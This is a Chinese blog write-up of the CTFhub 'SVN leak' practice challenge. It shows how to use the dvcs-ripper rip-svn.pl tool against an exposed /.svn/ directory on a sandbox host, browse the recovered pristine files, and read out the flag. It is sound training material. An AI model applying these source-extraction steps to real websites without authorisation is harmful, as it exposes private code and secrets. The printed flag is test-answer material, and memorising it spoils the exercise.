

CTFhub SVN泄露

原创

qq_41497476 于 2020-06-28 19:26:18 发布 2623 收藏 7

分类专栏: [CTFhub技能树](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41497476/article/details/106994759

版权



[CTFhub技能树](#) 专栏收录该内容

14 篇文章 3 订阅

订阅专栏

所需金币: 30

题目状态: **未解出**

解题奖励: 金币:100 经验:5

当开发人员使用 SVN 进行版本控制, 对站点自动部署。如果配置不当,可能会将.svn文件夹直接部署到线上环境。这就引起了 SVN 泄露漏洞。

<http://challenge-61beb9f8bb49559c.sandbox.ctfhub.com:10080>

SVN泄露

又一次到了我的知识盲区, Git泄露的做法比较熟悉, SVN这玩意是第一次听说。

在网站后面加`/.svn/entries`, 下载了除了entries, 里面的数字是12 (有什么用? 是现存的版本吗?)

按照原始的方法用Seay-SVN进行下载

Seay-SVN文件源代码泄露漏洞利用工具


网站列表 `challenge-61beb9f8bb49559c.sandbox.ctfhub.com:10080`

链接地址

`http://challenge-61beb9f8bb49559c.sandbox.ctfhub.com:10080/.svn/entries`

添加时间

2020-06-28 12:12:01



https://blog.csdn.net/qq_41497476

下载失败, 原因未知

<https://github.com/kost/dvcs-ripper>

上面这个链接的工具据说可以使用, 位于linux下, 是用perl语言写的
使用过程也是一波三折

linux下使用 `git clone https://github.com/kost/dvcs-ripper` 直接下载工具

```
./rip-svn.pl -v -u http://challenge-f1f96d75b106e047.sandbox.ctfhub.com:10080/.svn/
```

然后在工具的所在目录下生成了.svn文件夹但是由于隐藏

需要输入 `ls -a` 命令

使用tree命令查看 .svn内的内容 `tree .svn`

```
root@ubuntu:/home/wangxiaoyi/dvcs-ripper# tree .svn
.svn
├── entries
├── format
├── pristine
│   ├── 97
│   │   └── 97a920cc6313c948c94e094ac869771309839781.svn-base
│   └── bf
│       └── bf45c36a4dfb73378247a6311eac4f80f48fcb92.svn-base
├── text-base
├── tmp
└── wc.db
```

https://blog.csdn.net/qq_41497476

```
root@ubuntu:/home/wangxiaoyi/dvcs-ripper# cat .svn/pristine/97/97a920cc6313c948
c94e094ac869771309839781.svn-base
ctfhub{8412334ed5bf52644245148d1b36f64264ce1c5f}
root@ubuntu:/home/wangxiaoyi/dvcs-ripper# cat .svn/pristine/bf/bf45c36a4dfb7337
8247a6311eac4f80f48fcb92.svn-base
<html>
<head>
  <meta charset="UTF-8" />
  <title>CTFHub 信息泄露 SVN</title>
</head>
<body>
  <h1>信息泄露 - Subversion</h1>
  <br/>
  <p>Flag 在服务端旧版本的源代码中</p>
</body>
```

https://blog.csdn.net/qq_41497476

prisine内存的就是各个

版本的源码吧应该。成功找到Flag